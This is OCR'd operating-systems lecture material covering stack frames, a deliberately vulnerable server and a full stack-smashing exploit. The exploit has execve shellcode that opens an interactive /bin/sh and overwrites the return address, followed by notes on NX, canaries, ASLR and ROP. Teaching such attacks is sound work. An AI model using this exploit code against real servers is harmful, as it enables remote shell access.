
----------[example.c]----------

```
1    /* CS5600 -- handout w01a
2     * compile and run this code with:
3     * $ gcc -g -Wall -o example example.c
4     * $ ./example
5     *
6     * examine its assembly with:
7     * $ gcc -O0 -S example.c
8     * $ [editor] example.s
9     */
10
11    #include <stdio.h>
12    #include <stdint.h>
13
14    uint64_t f(uint64_t* ptr);
15    uint64_t g(uint64_t a);
16    uint64_t* q;
17
18    int main(void)
19    {
20        uint64_t x = 0;
21        uint64_t arg = 8;
22
23        x = f(&arg);
24
25        printf("x: %lu\n", x);
26        printf("dereference q: %lu\n", *q);
27
28        return 0;
29    }
30
31    uint64_t f(uint64_t* ptr)
32    {
33        uint64_t x = 0;
34        x = g(*ptr);
35        return x + 1;
36    }
37
38    uint64_t g(uint64_t a)
39    {
40        uint64_t x = 2*a;
41        q = &x; // <-- THIS IS AN ERROR (AKA BUG)
42        return x;
43    }
```



char buf[10];
- read from user. input
- memcpy(buf, input, strlen(input));
- return


Q: strlen(input) > 10?

1000 B

----------[as.txt]----------

```
1   2. A look at the assembly...
2
3   To see the assembly code that the C compiler (gcc) produces:
4   $ gcc -O0 -S example.c
5   (then look at example.s.)
6   NOTE: what we show below is not exactly what gcc produces. We have
7   simplified, omitted, and modified certain things.
8
9   main:
10      pushq %rbp              # prologue: store caller's frame pointer
11      movq %rsp, %rbp         # prologue: set frame pointer for new frame
12
13      subq $16, %rsp          # make stack space
14
15      movq $0, -8(%rbp)       # x = 0 (x lives at address rbp - 8)
16      movq $8, -16(%rbp)      # arg = 8 (arg lives at address rbp - 16)
17                              # 1st argument
18      leaq -16(%rbp), %rdi    # load the address of (rbp-16) into %rdi
19                              # this implements "get ready to pass (&arg)
20                              # to f"
21
22      call f                  # invoke f
23
24      movq %rax, -8(%rbp)     # x = (return value of f)
25
26      # eliding the rest of main()
27
28  f:
29      pushq %rbp              # prologue: store caller's frame pointer
30      movq %rsp, %rbp         # prologue: set frame pointer for new frame
31
32      subq $32, %rsp          # make stack space
33      movq %rdi, -24(%rbp)    # Move ptr to the stack
34                              # (ptr now lives at rbp - 24)
35      movq $0, -8(%rbp)       # x = 0 (x's address is rbp - 8)
36
37      movq -24(%rbp), %r8     # move 'ptr' to %r8
38      movq (%r8), %r9         # dereference 'ptr' and save value to %r9
39      movq %r9, %rdi          # Move the value of *ptr to rdi,
40                              # so we can call g
41
42      call g                  # invoke g
43
44      movq %rax, -8(%rbp)     # x = (return value of g)
45      movq -8(%rbp), %r10     # compute x + 1, part I
46      addq $1, %r10           # compute x + 1, part II
47      movq %r10, %rax         # Get ready to return x + 1
48
49      movq %rbp, %rsp         # epilogue: undo stack frame
50      popq %rbp               # epilogue: restore frame pointer from caller
51      ret                     # return
52
53  g:
54      pushq %rbp              # prologue: store caller's frame pointer
55      movq %rsp, %rbp         # prologue: set frame pointer for new frame
56
57      ....
58
59      movq %rbp, %rsp         # epilogue: undo stack frame
60      popq %rbp               # epilogue: restore frame pointer from caller
61      ret                     # return
```

```
// -----[buggy-server.c]-----
/*
 * Author: Russ Cox, rsc@swtch.com
 * Date: April 28, 2006
 *
 * Comments and modifications by Michael Walfish, 2006-2015
 * Ported to x86-64: Michael Walfish, 2019
 */

... // skip headers

void
serve(void)
{
    int n;
    char buf[96];
    char* rbp;

    memset(buf, 0, sizeof(buf));

    /* Server obligingly tells client where in memory 'buf' is located. */
    fprintf(stdout, "the address of the buffer is %p\n", (void*)buf);

    /* This next line actually gets stdout to the client */
    fflush(stdout);

    /* Read in the length from the client; store the length in 'n' */
    fread(&n, 1, sizeof n, stdin);

    /*
     * The return address lives directly above where the frame
     * pointer, rbp, is pointing. This area of memory is 'offset' bytes
     * past the start of 'buf', as we learn by examining a
     * disassembly of buggy-server. Below we illustrate that rbp+8
     * and buf+offset are holding the same data. To print out the
     * return address, we use buf[offset].
     */

    asm volatile("movq %%rbp, %0" : "=r" (rbp));
    assert(*(long int*)(rbp+8) == *(long int*)(buf + offset));

    fprintf(stdout, "My return address is: %lx\n", *(long int*)(buf + offset));
    fflush(stdout);

    /* Now read in n bytes from the client. */
    fread(buf, 1, n, stdin);

    fprintf(stdout, "My return address is now: %lx\n", *(long int*)(buf + offset));
    fflush(stdout);


    /*
     * This server is very simple so just tells the client whatever
     * the client gave the server. A real server would process buf
     * somehow.
     */
    fprintf(stdout, "you gave me: %s\n", buf);
    fflush(stdout);
}
int
main(void)
{
    serve();
    return 0;
}
```




client: (n, msg)

client: (n, msg)

n > 96

return



```
// -----[exploit.c]-----
/*
 * Author: Russ Cox, rsc@swtch.com
 * Date: April 28, 2006
 *
 * Comments and modifications by Michael Walfish, 2006-2015
 * Ported to x86-64 by Michael Walfish, 2019
 *
 */

... // skip headers

/*
 * This is a simple assembly program to exec a shell. The program
 * is incomplete, though. We cannot complete it until the server
 * tells us where its stack is located.
 */

char shellcode[] =
    "\x48\xc7\xc0\x3b\x00\x00\x00" /* movq $59, %rax; load the code for 'exec' */
    "\x48\xbf\x00\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rdi; INCOMPLETE */
    "\x48\xbe\x00\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rsi; INCOMPLETE */
    "\x48\xba\x00\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rdx; INCOMPLETE */
    "\x0f\x05" /* syscall; do whatever system call is given by %rax */
    "/bin/sh\0" /* "/bin/sh\0"; the program we will exec */
    "-i\0" /* "-i\0"; the argument to the program */

    /* 0; INCOMPLETE. will be address of string "/bin/sh" */
    "\x00\x00\x00\x00\x00\x00\x00\x00"

    /* 0; INCOMPLETE. will be address of string "-i" */
    "\x00\x00\x00\x00\x00\x00\x00\x00"

    /* 0 */
    "\x00\x00\x00\x00\x00\x00\x00\x00"

; /* end shellcode */

enum
{ /* offsets into assembly */
    MovRdi = 9, /* constant moved into rdi */
    MovRsi = 19, /* ... into rsi */
    MovRdx = 29, /* ... into rdx */
    Arg0 = 39, /* string arg0 ("/bin/sh") */
    Arg1 = 47, /* string arg1 ("-i") */
    Arg0Ptr = 50, /* ptr to arg0 (==argv[0]) */
    Arg1Ptr = 58, /* ptr to arg1 (==argv[1]) */
    Arg2Ptr = 66, /* zero (==argv[2]) */
};

enum
{
    REMOTE_BUF_LEN = 96,
    NCOPIES = 24
};
```



```
128 int
129 main(int argc, char** argv)
130 {
131     char helpfulinfo[100];
132     char msg[REMOTE_BUF_LEN + NCOPIES*8];
133     int i, n, fd;
134     long int addr;
135     uint32_t victim_ip_addr;
136     uint16_t victim_port;
137
138     if (argc != 3) {
139         fprintf(stderr, "usage: exploit ip_addr port\n");
140         exit(1);
141     }
142     victim_ip_addr = inet_addr(argv[1]);
143     victim_port = htons(atoi(argv[2]));
144
145     // "dial" is a skipped function, which is used to connect
146     // to the remote server
147     fd = dial(victim_ip_addr, victim_port);
148     if(fd < 0){
149         fprintf(stderr, "dial: %s\n", strerror(errno));
150         exit(1);
151     }
152
153     /*
154      * this line reads the line from the server wherein the server
155      * tells the client where its stack is located. (thank you,
156      * server!)
157      */
158     n = read(fd, helpfulinfo, sizeof helpfulinfo-1);
159     if(n < 0){
160         fprintf(stderr, "socket read: %s\n", strerror(errno));
161         exit(1);
162     }
163     /* null-terminate our copy of the helpful information */
164     helpfulinfo[n] = 0;
165
166     /*
167      * check to make sure that the server gave us the helpful
168      * information we were expecting.
169      */
170     if(strncmp(helpfulinfo, "the address of the buffer is ", 29) != 0){
171         fprintf(stderr, "bad message: %s\n", helpfulinfo);
172         exit(1);
173     }
174
175     /*
176      * Pull out the actual address where the server's buf is stored.
177      * we use this address below, as we construct our assembly code.
178      */
179     addr = strtoull(helpfulinfo+29, 0, 0);
180     fprintf(stderr, "remote buffer is at address %lx\n", addr);
181
182
```




```
183     /*
184      * Here, we construct the contents of msg. We'll copy the
185      * shellcode into msg and also "fill out" this little assembly
186      * program with some needed constants.
187      */
188     memmove(msg, shellcode, sizeof(shellcode));
189
190     /*
191      * fill in the arguments to exec. The first argument is a
192      * pointer to the name of the program to execute, so we fill in
193      * the address of the string, "/bin/sh".
194      */
195     *(long int*)(msg+MovRdi) = addr + Arg0;
196
197     /*
198      * The second argument is a pointer to the argv array (which is
199      * itself an array of pointers) that the shell will be passed.
200      * This array is currently not filled in, but we can still put a
201      * pointer to the array in the shellcode.
202      */
203     *(long int*)(msg + MovRsi) = addr + Arg1Ptr;
204
205     /* The third argument is the address of a location that holds 0 */
206     *(long int*)(msg + MovRdx) = addr + Arg2Ptr;
207
208     /*
209      * The array of addresses mentioned above are the arguments that
210      * /bin/sh should begin with. In our case, /bin/sh only begins
211      * with its own name and "-i", which means "interactive". These
212      * lines load the 'argv' array.
213      */
214     *(long int*)(msg + Arg0Ptr) = addr + Arg0;
215     *(long int*)(msg + Arg1Ptr) = addr + Arg1;
216
217     /*
218      * This line is one of the keys -- it places NCOPIES different copies
219      * of our desired return address, which is the start of the message
220      * in the server's address space. We use multiple copies in the hope
221      * that one of them overwrites the return address on the stack. We
222      * could have used more copies or fewer.
223      */
224     for(i=0; i<NCOPIES; i++)
225         *(long int*)(msg + REMOTE_BUF_LEN + i*8) = addr;
226
227     n = REMOTE_BUF_LEN + NCOPIES*8;
228     /* Tell the server how long our message is. */
229     write(fd, &n, 4);
230     /* And now send the message, thereby smashing the server's stack.*/
231     write(fd, msg, n);
232
233     ... // skip code interacting with the remote shell
234 }
```



1. Last time
2. Stack frame, revisited
3. Stack smashing
4. Defence

- "new submission: Lab X"
  name, NUID
  git repo, commit id.



- grade letter
- access control

Subj —access→ Obj


↳ user (uid=1000)
  ↳ process (uid=1000)

↳ file (uid = 1000)
  ↳ ACL

- update your own passwd (String)

Setuid ↑

- passwd (program)
  (uid=0)




- Demo

aws . machine


root : buggy_server

nobody56 : attacker

↳ ubuntu : final.pdf



Recap



• defence.

(a) code injection to stack

(b) overflow the buffer

(c) know the VA of buffer

(a) NX (W^X) ⇐

ROP


(b) stack canaries ⇐

(c) ASLR ⇐

address space layout Randomization

2^{48}

(2^{32})



(c) ⇒ server tells us


(a)|(b) ⇒ "-fno-stack-protector -zexecstack"


process


ROP

defence

NX




ROP
blind
code
attacker
instr 1
instr1
instr2


DB
fork()
ReRandomized
workers
workers
worker
attack